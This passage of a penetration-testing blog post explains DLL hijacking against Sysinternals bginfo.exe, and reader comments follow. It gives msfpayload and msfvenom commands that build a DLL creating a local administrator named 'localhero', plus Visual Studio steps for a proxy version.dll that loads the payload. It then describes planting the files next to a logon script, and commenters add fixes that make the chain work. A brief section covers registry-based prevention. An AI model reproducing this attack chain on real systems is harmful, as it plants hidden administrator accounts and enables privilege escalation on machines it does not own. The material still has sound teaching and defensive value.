
Now that you have converted all the functions into a format we can use in Visual studio, you can now start Visual studio and follow my instructions:

Start a new project and choose Win32 project as template. Name the project Version.




Make sure you choose DLL as the application type.







After the project is created you have to edit the properties on the project:



It is important that you set the options as this screenshot:



Now you can paste the code generated earlier in this post into the Visual studio project as illustrated below:



Right now, we have all in place to build our copy of version.dll, make bginfo.exe use it and redirect all calls to our original copy of version.dll (hack.dll). But that is not enough for us, we want bginfo to create an administrator user also. In order to do just that I choose to create a DLL file as payload from metasploit. I know that it is possible to just do this in visual studio directly, but I guess I'm too lazy to code it. Here is a quick walkthrough on how to make a DLL file payload in metasploit. I use the Kali distribution for this:

Start metasploit framework from the start menu.



Then type the following :


```
msfpayload windows/exec CMD="cmd /c net user localhero P@ssw0rd /add && net localgroup administrators localhero /add" D > AddUser.dll
```

```

root@shadowkali:~# msfpayload windows/exec CMD="cmd /c net user localhero P@ssw0rd /add 66 net localgroup administrators localhero /add" D > AddUser.dll
Created by msfpayload (http://www.metasploit.com).
Payload: windows/exec
Length: 279
Options: {"CMD"=>"cmd /c net user localhero P@ssw0rd /add 66 net localgroup administrators localhero /add"}
root@shadowkali:~# ls
AddUser.dll


```

You now have a DLL file that when triggered will create a user named localhero and add it to the local administrators group. Our next step is to add a call to AddUser.dll in our version.dll file, so back to Visual Studio.




Add the following line: `HINSTANCE hDll = LoadLibraryA("AddUser.dll");`


Everything is now ready for us to build our DLL file. Go to Debug on the menu and choose build solution:



Visual studio should now have created a version.dll file that is within your project folder that you defined when setting up the visual studio project. Copy the compiled DLL file to the bginfo folder along with the generated payload from metasploit. Also remember to have a copy of the original version.dll named as hack.dll within the folder. You should now have a directory looking like this on the computer:



In my lab I have created a logon script that I have placed inside the same folder (bginfo.bat). In a normal network setup this would be placed on the domain controller.



Whenever someone logs on to the computer the bginfo.bat script launches. This will launch bginfo.exe with server.bgi. bginfo.exe will find version.dll (our cool custom made one) and this will execute AddUser.dll and redirect all normal calls to hack.dll (the original version.dll). All you need now is someone that is administrator to logon to the machine and the local user will be created. You can of course change the commands and do other interesting stuff, like adding yourself to domain admins, creating a domain user or whatever. If bginfo was running as a machine startup script, this would be executed as system. It is not common to add bginfo at machine startup, but there are plenty of other applications that are DLL hijacking vulnerable that runs at computer startup with system privileges.



Preventing DLL hijacking

There are several methods for preventing DLL hijacking, the easiest is probably to ask the author of the software to hard-code calls to the different dll files. Microsoft has also created a knowledge base article on the subject where they explain how to prevent this by adding a single registry key. <http://support.microsoft.com/kb/2264107> (<http://support.microsoft.com/kb/2264107>) .

This can however break other applications so be careful. It is possible to change behavior individually for each application as well. It's all explained in the kb. The registry key name is CWDIllegalInDllSearch .

By changing the values in that key you will be able to disable DLL loading from the folder where the application is executed.

Hope you enjoyed this post and sorry @markrussinovich for making bginfo look bad, I love bginfo and so does the rest of the IT-pro world.

📁 Penetration testing (<https://msitpros.com/?cat=211>), Security (<https://msitpros.com/?cat=291>), Sysinternals (<https://msitpros.com/?cat=321>)

💎 hacking (<https://msitpros.com/?tag=hacking>), security (<https://msitpros.com/?tag=security>)

🐦 ([HTTP://TWITTER.COM/INTENT/TWEET?STATUS=HACKING TECHNIQUE – DLL HIJACKING+»+HTTP://TINYURL.COM/J402XUE](http://twitter.com/intent/tweet?status=hacking+technique+dll+hi-jacking+http://tinyurl.com/j402xue)) **f**
 (HTTP://WWW.FACEBOOK.COM/SHARER/SHARER.PHP?U=HTTPS://MSITPROS.COM/?P=2012&T=HACKING TECHNIQUE – DLL HIJACKING) **G+**
 (HTTPS://PLUS.GOOGLE.COM/SHARE?URL=HTTPS://MSITPROS.COM/?P=2012) **@**
 (HTTP://PINTEREST.COM/PIN/CREATE/BUTTON/?URL=HTTPS://MSITPROS.COM/?P=2012&MEDIA=HTTPS://MSITPROS.COM/WP-CONTENT/THEMES/EVOLVE/ASSETS/IMAGES/NO-THUMBNAIL.JPG&DESCRIPTION=HACKING TECHNIQUE – DLL HIJACKING) **✉**
 (HTTP://WWW.ADDTOANY.COM/EMAIL?LINKURL=HTTPS://MSITPROS.COM/?P=2012&LINKNAME=HACKING TECHNIQUE – DLL HIJACKING) **↪**
 (HTTP://WWW.ADDTOANY.COM/SHARE_SAVE#URL=HTTPS://MSITPROS.COM/?P=2012&LINKNAME=HACKING TECHNIQUE – DLL HIJACKING)

◀ Veeam Hyper-V backups stops working after “Spring Update” KB 2919355

ADFS Office 365 – Support for Multiple Domains ▶

10 Comments 

(h
tt

1 Ping/Trackbacks

://



m
mvdh May 15, 2015 [sit \(https://msitpros.com/?p=2012#comment-25495\)](https://msitpros.com/?p=2012#comment-25495)

pr
os

first off nice mini tutorial man. Stumbled on this by accident and am thankful i did, currently in my early days of studying VB and i found this post pretty amazing considering how dangerous it could potentially be if you were to maliciously code it that way. But i appreciate the effort and time taken and will definitely be adding this knowledge to the programming folder stored up stairs. Cheers man.

P.s. if you have any recommended sites relating to the topic or similar i would be interested in hearing. Cheers.

2&

p=
20
12
)
Reply (<https://msitpros.com/?p=2012&replytocom=25495#respond>)

Creating a sneaky backdoor | MSitPros Blog (<http://msitpros.com/?p=3148>)

September 24, 2015 [sit \(https://msitpros.com/?p=2012#comment-45539\)](https://msitpros.com/?p=2012#comment-45539)

[...] even built-in executables. Details about DLL-hijacking is described in my previous post: <http://msitpros.com/?p=2012> (<http://msitpros.com/?p=2012>) . My sneaky backdoor is going to leverage a DLL-hijacking vulnerability in the Windows executable [...]

ByteCode

February 18, 2016 [sit \(https://msitpros.com/?p=2012#comment-66742\)](https://msitpros.com/?p=2012#comment-66742)

Great write-up, thanks very much. I managed to compile the .dll following your instructions.

I am getting an error though when I try and run BGinfo.exe - "Entry point not found"

"The procedure entry point hack.GetFileVersionInfoSizeA could not be located in the dynamic link library VERSION.dll."

Any ideas ? I checked my freshly built version.dll and it seems to contain all of the necessary exports spelt as they should be. The hack.dll also exists, so I am a little confused.

Reply (<https://msitpros.com/?p=2012&replytocom=66742#respond>)

Oddvar Håland Moe

February 29, 2016 [🔗 \(https://msitpros.com/?p=2012#comment-68335\)](https://msitpros.com/?p=2012#comment-68335)

Okay, that is strange. If you use Export viewer can you see in your version.dll that it exists?

[Reply \(https://msitpros.com/?p=2012&replytocom=68335#respond\)](https://msitpros.com/?p=2012&replytocom=68335#respond)

Quentin Olagne

April 19, 2016 [🔗 \(https://msitpros.com/?p=2012#comment-74611\)](https://msitpros.com/?p=2012#comment-74611)

To fix the entry point issue when compiling your DLL, you must put the full path of the hijacked DLL.

I had the same error, until i make my linker look like this :

#pragma comment(linker,

"/export:VerQueryValueA=C:/Windows/System32/version.VerQueryValueA")

This way you point of DLL, to redirect the public exported function to version.dll located in "System32" directory.

[Reply \(https://msitpros.com/?p=2012&replytocom=74611#respond\)](https://msitpros.com/?p=2012&replytocom=74611#respond)

Quentin Olagne

April 19, 2016 [🔗 \(https://msitpros.com/?p=2012#comment-74612\)](https://msitpros.com/?p=2012#comment-74612)

Also, for some reasons the AddUser.dll, when generated the way it is stated in this paper doesn't make the DLL work.

Here's the msfvenom command that will allow you to add an local admin on the local machine:

```
./msfvenom -p windows/exec CMD="cmd /c net user localhero P@ssw0rd /add && net localgroup administrators localhero /add" -f dll > Add.dll
```

[Reply \(https://msitpros.com/?p=2012&replytocom=74612#respond\)](https://msitpros.com/?p=2012&replytocom=74612#respond)

Lemon May 31, 2016 [🔗 \(https://msitpros.com/?p=2012#comment-79402\)](https://msitpros.com/?p=2012#comment-79402)

Hello,

Nice writeup here, i tried to reproduce this but i get an error when launching bginfo (Can't Launch 0xC000007B)

It comes from the version.dll made with visual studio, i have checked a few times but didn't find why. When i change the version.dll directory, bginfo runs correctly.

Any ideas ?

Could it be because i'm using w10 ?

Thank again =)

[Reply \(https://msitpros.com/?p=2012&replytocom=79402#respond\)](https://msitpros.com/?p=2012&replytocom=79402#respond)

Oddvar Moe June 3, 2016 [🔗 \(https://msitpros.com/?p=2012#comment-79893\)](https://msitpros.com/?p=2012#comment-79893)

could be w10. have not tested it on w10

[Reply \(https://msitpros.com/?p=2012&replytocom=79893#respond\)](https://msitpros.com/?p=2012&replytocom=79893#respond)

Sigal June 4, 2017 [🔗 \(https://msitpros.com/?p=2012#comment-117376\)](https://msitpros.com/?p=2012#comment-117376)

Hello, GREAT tutorial. I am having trouble with the DLL Export Viewer. When I follow your instruction, no export functions are listed in the window- it is just blank. I checked off 'scan exported functions' and used the VERSION.dll as you did. Please advise!

[Reply \(https://msitpros.com/?p=2012&replytocom=117376#respond\)](https://msitpros.com/?p=2012&replytocom=117376#respond)

Oddvar Moe

June 5, 2017 [🔗 \(https://msitpros.com/?p=2012#comment-117505\)](https://msitpros.com/?p=2012#comment-117505)

I don't now. Did you download the correct architecture on the DLL Export viewer? (X86/X64)

[Reply \(https://msitpros.com/?p=2012&replytocom=117505#respond\)](https://msitpros.com/?p=2012&replytocom=117505#respond)

Creating a sneaky backdoor | MSitPros Blog (<http://msitpros.com/?p=3148>) on September 24, 2015 at 5:13 pm (<https://msitpros.com/?p=2012#comment-45539>)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐ Notify me of follow-up comments by email.



☐ **Notify me of new posts by email.**

Post Comment

Type your search



Recent Posts

- › My experience with IT DEV CONNECTIONS 2017 and demo videos (<https://msitpros.com/?p=4017>) October 29, 2017
- › Defense-In-Depth write-up (<https://msitpros.com/?p=3990>) September 13, 2017
- › Veeam and Hyper-v 2016 issues (<https://msitpros.com/?p=3983>) September 6, 2017
- › Research on CMSTP.exe (<https://msitpros.com/?p=3960>) August 15, 2017
- › Bypassing Device guard UMCI using CHM – CVE-2017-8625 (<https://msitpros.com/?p=3909>) August 13, 2017
- › Høstkurs for Hackcon 2017 (<https://msitpros.com/?p=3892>) July 3, 2017
- › Ping is okay? – Right? (<https://msitpros.com/?p=3877>) May 30, 2017
- › Clarification – BGInfo 4.22 – AppLocker still vulnerable (<https://msitpros.com/?p=3860>) May 22, 2017

Recent Comments

- › Oddvar Moe on Microsoft Advanced Threat Analytics – My best practices (<https://msitpros.com/?p=3509#comment-210349>)
- › Travis on Microsoft Advanced Threat Analytics – My best practices (<https://msitpros.com/?p=3509#comment-209195>)
- › Oddvar Moe on Microsoft Advanced Threat Analytics – My best practices (<https://msitpros.com/?p=3509#comment-209126>)
- › Travis on Microsoft Advanced Threat Analytics – My best practices (<https://msitpros.com/?p=3509#comment-208459>)
- › Willian on RRAS Service fails to start. EventID 7024 and 20103 (<https://msitpros.com/?p=716#comment-208315>)

Archives

Select Month ▼



Categories

Select Category ▼

Tags

2012 (<https://msitpros.com/?tag=2012>) Active Directory

(<https://msitpros.com/?tag=active-directory>) Bitlocker (<https://msitpros.com/?tag=bitlocker>) bug (<https://msitpros.com/?tag=bug>) certificate (<https://msitpros.com/?tag=certificate>)

Configuration Manager

(<https://msitpros.com/?tag=configmgr>) Deployment

(<https://msitpros.com/?tag=deployment>) device guard bypass (<https://msitpros.com/?tag=device-guard-bypass>) DNS (<https://msitpros.com/?tag=dns>) Drivers (<https://msitpros.com/?tag=drivers>) error

(<https://msitpros.com/?tag=error>) Exchange (<https://msitpros.com/?tag=exchange>) failed (<https://msitpros.com/?tag=failed>) features (<https://msitpros.com/?tag=features>) Group policy

(<https://msitpros.com/?tag=group-policy>) hacking (<https://msitpros.com/?tag=hacking>) hotfix (<https://msitpros.com/?tag=hotfix>) hyper-v

(<https://msitpros.com/?tag=hyper-v>) linux

(<https://msitpros.com/?tag=linux>) Lync (<https://msitpros.com/?tag=lync>) MDT

(<https://msitpros.com/?tag=mdt>) microsoft deployment toolkit (<https://msitpros.com/?tag=microsoft-deployment-toolkit>) Office (<https://msitpros.com/?tag=office>) Office 365

(<https://msitpros.com/?tag=office-365>) Office 2010 (<https://msitpros.com/?tag=office-2010>) Outlook (<https://msitpros.com/?tag=outlook>) Outlook 2010 (<https://msitpros.com/?tag=outlook-2010>)

powershell (<https://msitpros.com/?tag=powershell>) rdp

(<https://msitpros.com/?tag=rdp>) Registry (<https://msitpros.com/?tag=registry>) Remote

desktop services (<https://msitpros.com/?tag=remote-desktop-services>) **SCCM**

(<https://msitpros.com/?tag=sccm>) Script

(<https://msitpros.com/?tag=script>) Scripts (<https://msitpros.com/?tag=scripts>) **security**

(<https://msitpros.com/?tag=security>) Signature (<https://msitpros.com/?tag=signature>)

SQL (<https://msitpros.com/?tag=sql>) Tools (<https://msitpros.com/?tag=tools>) UAC

(<https://msitpros.com/?tag=uac>) wim (<https://msitpros.com/?tag=wim>) **windows**

(<https://msitpros.com/?tag=windows>) Windows 8 (<https://msitpros.com/?tag=windows-8>)

Windows 10 (<https://msitpros.com/?tag=windows-10>) WinPE

(<https://msitpros.com/?tag=winpe>) workaround (<https://msitpros.com/?tag=workaround>)